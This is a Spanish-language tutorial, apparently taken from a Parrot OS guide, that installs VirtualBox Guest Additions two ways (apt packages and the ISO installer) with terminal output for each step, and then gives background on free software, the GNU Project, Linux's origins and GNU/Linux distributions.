The following additional packages will be installed:
  virtualbox-guest-dkms
Suggested packages:
  virtualbox-guest-x11
The following NEW packages will be installed:
  virtualbox-guest-dkms virtualbox-guest-utils
0 upgraded, 2 newly installed, 0 to remove and 1221 not upgraded.
Need to get 0 B/1,016 kB of archives.
After this operation, 7,188 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```




- c. E instale el último paquete con  
*sudo apt-get install virtualbox-guest-x11*



```
Terminal
File Edit View Search Terminal Help
- No original module exists within this kernel
- Installation
- Installing to /lib/modules/4.7.0-parrot-amd64/updates/
depmod...
DKMS: install completed.
Processing triggers for systemd (231-9) ...
[tyk@parrot]~$ sudo apt-get install virtualbox-guest-x11
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  virtualbox-guest-x11
0 upgraded, 1 newly installed, 0 to remove and 1221 not upgraded.
Need to get 0 B/1,075 kB of archives.
After this operation, 6,587 kB of additional disk space will be used.
Selecting previously unselected package virtualbox-guest-x11.
(Reading database ... 401885 files and directories currently installed.)
Preparing to unpack .../virtualbox-guest-x11_5.1.10-dfsg-1_amd64.deb ...
Unpacking virtualbox-guest-x11 (5.1.10-dfsg-1) ...
Setting up virtualbox-guest-x11 (5.1.10-dfsg-1) ...
Processing triggers for libc-bin (2.24-3) ...
```

- d. Cuando se complete la instalación, puede reiniciar su sistema  
*sudo reboot*




```
Terminal
File Edit View Search Terminal Help
depmod...
DKMS: install completed.
Processing triggers for systemd (231-9) ...
[tyk@parrot]~$ sudo apt-get install virtualbox-guest-x11
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  virtualbox-guest-x11
0 upgraded, 1 newly installed, 0 to remove and 1221 not upgraded.
Need to get 0 B/1,075 kB of archives.
After this operation, 6,587 kB of additional disk space will be used.
Selecting previously unselected package virtualbox-guest-x11.
(Reading database ... 401885 files and directories currently installed.)
Preparing to unpack .../virtualbox-guest-x11_5.1.10-dfsg-1_amd64.deb ...
Unpacking virtualbox-guest-x11 (5.1.10-dfsg-1) ...
Setting up virtualbox-guest-x11 (5.1.10-dfsg-1) ...
Processing triggers for libc-bin (2.24-3) ...
Processing triggers for man-db (2.7.5-1) ...
[tyk@parrot]~$ sudo reboot
```



e. Compruebe si las adiciones de invitado están correctamente instaladas ejecutando


```
sudo /usr/sbin/VBoxService -V
```




```
Terminal
File Edit View Search Terminal Help
[tyk@parrot] (~)
$ sudo /usr/sbin/VBoxService -V
5.1.10_Debianr112026
[tyk@parrot] (~)
$
```

## 2.- METODO 2 (desde ISO)

a. En la barra de menú de Virtual Machine, seleccione Devices > Insert Guest Additions CD image...




b. Inicie sesión como root utilizando "sudo su" e introduzca su contraseña de usuario actual




```
Terminal
File Edit View Search Terminal Help
[tyk@parrot]~$ sudo su
[sudo] password for tyk:
[tyk@parrot]~$ #
```

c. Ingrese al directorio del CDROM  
*cd /media/cdrom0/*




```
Terminal
File Edit View Search Terminal Help
[tyk@parrot]~$ sudo su
[sudo] password for tyk:
[tyk@parrot]~$ #cd /media/cdrom0/
[tyk@parrot]~$ #ls
32Bit      cert          VBoxSolarisAdditions.pkg
64Bit      OS2           VBoxWindowsAdditions-amd64.exe
AUTORUN.INF runasroot.sh  VBoxWindowsAdditions.exe
autorun.sh VBoxLinuxAdditions.run  VBoxWindowsAdditions-x86.exe
[tyk@parrot]~$ #
```

- d. Copie el archivo Guest Additions en el directorio "/" root"  
`cp VBoxLinuxAdditions.run ~`




```
Terminal
File Edit View Search Terminal Help
[tyk@parrot]~$ sudo su
[sudo] password for tyk:
[root@parrot]~/home/tyk# cd /media/cdrom0/
[root@parrot]~/media/cdrom0# ls
32Bit      cert          VBoxSolarisAdditions.pkg
64Bit      OS2           VBoxWindowsAdditions-amd64.exe
AUTORUN.INF runasroot.sh  VBoxWindowsAdditions.exe
autorun.sh VBoxLinuxAdditions.run  VBoxWindowsAdditions-x86.exe
[root@parrot]~/media/cdrom0# cp VBoxLinuxAdditions.run ~
[root@parrot]~/media/cdrom0#
```

- e. Ingrese el directorio "/" root"  
`cd ~`




```
Terminal
File Edit View Search Terminal Help
[tyk@parrot]~$ sudo su
[sudo] password for tyk:
[root@parrot]~/home/tyk# cd /media/cdrom0/
[root@parrot]~/media/cdrom0# ls
32Bit      cert          VBoxSolarisAdditions.pkg
64Bit      OS2           VBoxWindowsAdditions-amd64.exe
AUTORUN.INF runasroot.sh  VBoxWindowsAdditions.exe
autorun.sh VBoxLinuxAdditions.run  VBoxWindowsAdditions-x86.exe
[root@parrot]~/media/cdrom0# cp VBoxLinuxAdditions.run ~
[root@parrot]~/media/cdrom0# cd ~
[root@parrot]~# ls
Desktop  Templates  VBoxLinuxAdditions.run
[root@parrot]~#
```

6. Dar el permiso para ejecutar "+ x" a "VBoxLinuxAdditions.run" utilizando `chmod +x VBoxLinuxAdditions.run`




```
twyk@parrot:~$ sudo su
[sudo] password for twyk:
root@parrot:~/home/twyk# cd /media/cdrom0/
root@parrot:~/media/cdrom0# ls
32Bit      cert          VBoxSolarisAdditions.pkg
64Bit      OS2           VBoxWindowsAdditions-amd64.exe
AUTORUN.INF runasroot.sh  VBoxWindowsAdditions.exe
autorun.sh VBoxLinuxAdditions.run  VBoxWindowsAdditions-x86.exe
root@parrot:~/media/cdrom0# cp VBoxLinuxAdditions.run ~
root@parrot:~/media/cdrom0# cd ~
root@parrot:~# ls
Desktop  Templates  VBoxLinuxAdditions.run
root@parrot:~# chmod +x VBoxLinuxAdditions.run
root@parrot:~#
```

7. Ejecute "VBoxLinuxAdditions.run" con `./VBoxLinuxAdditions.run`



```
twyk@parrot:~$ sudo su
[sudo] password for twyk:
root@parrot:~/home/twyk# cd /media/cdrom0/
root@parrot:~/media/cdrom0# ls
32Bit      cert          VBoxSolarisAdditions.pkg
64Bit      OS2           VBoxWindowsAdditions-amd64.exe
AUTORUN.INF runasroot.sh  VBoxWindowsAdditions.exe
autorun.sh VBoxLinuxAdditions.run  VBoxWindowsAdditions-x86.exe
root@parrot:~/media/cdrom0# cp VBoxLinuxAdditions.run ~
root@parrot:~/media/cdrom0# cd ~
root@parrot:~# ls
Desktop  Templates  VBoxLinuxAdditions.run
root@parrot:~# chmod +x VBoxLinuxAdditions.run
root@parrot:~# ./VBoxLinuxAdditions.run
```


8. Cuando se complete la instalación, reinicie la máquina virtual con *reboot*



```
Terminal
File Edit View Search Terminal Help
[~] root@parrot |~/media/cdrom0|
#cp VBoxLinuxAdditions.run ~
[~] root@parrot |~/media/cdrom0|
#cd ~
[~] root@parrot |~|
#ls
Desktop Templates VBoxLinuxAdditions.run
[~] root@parrot |~|
#chmod +x VBoxLinuxAdditions.run
[~] root@parrot |~|
#./VBoxLinuxAdditions.run
Verifying archive integrity.. All good.
Uncompressing VirtualBox 5.1.10 Guest Additions for Linux.....
VirtualBox Guest Additions installer
Copying additional installer modules ...
Installing additional modules ...
vboxadd.sh: Building Guest Additions kernel modules.
vboxadd.sh: Starting the VirtualBox Guest Additions.

You may need to restart the Window System (or just restart the guest system)
to enable the Guest Additions.

[~] root@parrot |~|
#reboot
```



# Migració n





## MIGRACIÓN

### Software Libre

"Software libre" es el software que respeta la libertad de los usuarios y la comunidad. A grandes rasgos, significa que los usuarios tienen la libertad de ejecutar, copiar, distribuir, estudiar, modificar y mejorar el software. Es decir, el "software libre" es una cuestión de libertad, no de precio. Para entender el concepto, piense en "libre" como en "libre expresión", no como en "barra libre". En inglés, a veces en lugar de "free software" decimos "libre software", empleando ese adjetivo español, derivado de "libertad", para mostrar que no queremos decir que el software es gratuito.

Cuatro son las libertades que definen el "Software Libre":

- La libertad de ejecutar el programa como se desea, con cualquier propósito.
- La libertad de estudiar cómo funciona el programa, y cambiarlo para que haga lo que usted quiera. El acceso al código fuente es una condición necesaria para ello.
- La libertad de redistribuir copias.
- La libertad de distribuir copias de sus versiones modificadas a terceros. Esto le permite ofrecer a toda la comunidad la oportunidad de beneficiarse de las modificaciones. El acceso al código fuente es una condición necesaria para ello.

Un programa es "software libre" si otorga a los usuarios todas estas libertades de manera adecuada. De lo contrario no es libre. Se dice que es "Software privativo".

A modo de resumen podríamos decir que:

- El "Software Libre" o "Free Software" no tiene que significar que es gratuito, aunque en muchos casos sea así.
- El "Software Libre" provee cuatro libertades básicas: libertad para ejecutar software, libertad para modificar y estudiar su código, libertad para redistribuir copias de dicho software y la libertad de poder distribuir copias del software modificado.

Puede leer esta información en el siguiente enlace: <https://www.gnu.org/philosophy/free-sw.es.html>

## Proyecto GNU

Comencemos con algo de historia... Corren los años 70 del siglo XX, cuando un señor llamado Richard Stallman comienza a trabajar en el MIT (Massachusetts Institute of Technology). En esta época era muy frecuente trabajar con software libre. Los programadores eran libres de cooperar unos con otros y lo hacían bastante a menudo. Es más, incluso las compañías informáticas distribuían su software de manera libre. Todo esto cambia en los años 80, y prácticamente todo el software comienza a distribuirse de forma privativa, lo cual significa que dicho software tenía dueños que prohibían la cooperación entre usuarios. Por esta razón, y ante lo que parece una injusticia, Richard Stallman decide crear en 1983 el proyecto GNU. Siendo en 1985 cuando se funda la Free Software Foundation con el objetivo de recaudar fondos para ayudar a programar GNU.

El sistema operativo GNU es un sistema completo de software libre compatible con Unix. El término GNU proviene de "GNU No es Unix". Se pronuncia en una sola sílaba: Ñu. Richard Stallman escribió el anuncio inicial del Proyecto GNU en Septiembre de 1983. Una versión extendida, denominada el Manifiesto de GNU [1], se publicó en Septiembre de 1985.

El nombre "GNU" se eligió porque satisfacía unos cuantos requisitos. En primer lugar, era un acrónimo recursivo para "GNU No es Unix". En segundo lugar, era una palabra real. Por último, era divertido de decir (o cantar)[2].

Deciden hacer el sistema operativo compatible con Unix porque el diseño en general ya estaba probado y era portable, y porque la compatibilidad facilitaba a los usuarios de Unix el cambio de Unix a GNU.

Un sistema operativo similar a Unix incluye un núcleo, compiladores, editores, procesadores de texto, software de correo, interfaces gráficas, bibliotecas, juegos y muchas otras cosas. Por todo esto, escribir un sistema operativo completo conlleva mucho trabajo.

[1]. <https://www.gnu.org/gnu/manifesto.html>

[2]. <http://www.poppyfields.net/poppy/songs/gnu.html>

A principios de 1990 ya se habían encontrado o programado los componentes principales excepto uno, el núcleo(kernel).



## Proyecto LINUX

Volvamos a saltar en la historia, esta vez al año 1991. Por esa época, un estudiante de informática finlandés llamado Linus Torvalds, quiso crear un sistema operativo similar a minix (el cual utilizaba en la universidad), pero que funcionase sobre su nueva computadora con procesador 80386.

Utilizando el compilador GNU C compiler, Linus Torvalds pronto tuvo una primera versión del Kernel (núcleo) capaz de ejecutarse en su computadora.


El 25 de Agosto de 1991 anunció este sistema en Usenet, en la lista comp.os.minix. Rápidamente su proyecto ganó adeptos y fueron muchos los que se unieron a él, y comenzaron a desarrollar para dicho Kernel.

Linus, en un principio publicó su software bajo una licencia propia, aunque eligió finalmente una licencia GNU GPL en 1992, en parte porque la herramienta C que había utilizado para compilarlo también era GPL.

El nombre de Linux, para este núcleo, fue tomado meses más tarde de su publicación, ya que el propio Linus al principio había querido llamarle "Freax". De hecho, en la primera versión del kernel, se puede ver dentro del makefile, como lo llamó de esta forma.

Finalmente Ari Lemmke, que era uno de los responsables del servidor FTP de la Universidad de Tecnología de Helsinki, dispuso los archivos en el servidor bajo el proyecto "Linux" sin consultarlo con Linus. A Linus, este nombre no le llegaba a gustar por resultarle demasiado egocéntrico o egoísta.

Finalmente accedió al cambio de nombre y mucho tiempo después en una entrevista, el propio Linus, comentó que "simplemente era el mejor nombre que se podía haber elegido".



## GNU/Linux

La FSF (GNU) estaba desarrollando un kernel llamado Hurd (aún sigue en desarrollo). Este kernel se estaba desarrollando más lentamente de lo que llegaron a pensar. Así que ante la salida del kernel Linux, éste fue adoptado dentro del proyecto. Así pues, el nombre correcto para el Sistema Operativo no es Linux, sino GNU/Linux. Actualmente cuando la gente habla de Linux, realmente está hablando de GNU/Linux [1].

El kernel por si sólo carece de utilidad. El kernel es el componente que hace que el software, y por tanto el usuario, pueda comunicarse con el hardware. Pero se necesita más que un kernel para poder utilizar una computadora. Es necesario que existan ciertos programas en la parte usuario. Estos programas pueden disponer de licencia GPL (GNU) o no.

[1]. <https://www.gnu.org/gnu/linux-and-gnu.es.html>



## **Distribuciones GNU/Linux**

Una distribución Linux (coloquialmente llamada distro) es una distribución de software basada en el núcleo Linux que incluye determinados paquetes de software para satisfacer las necesidades de un grupo específico de usuarios, dando así origen a ediciones domésticas, empresariales y para servidores. Por lo general están compuestas, total o mayoritariamente, de software libre, aunque a menudo incorporan aplicaciones o controladores propietarios.

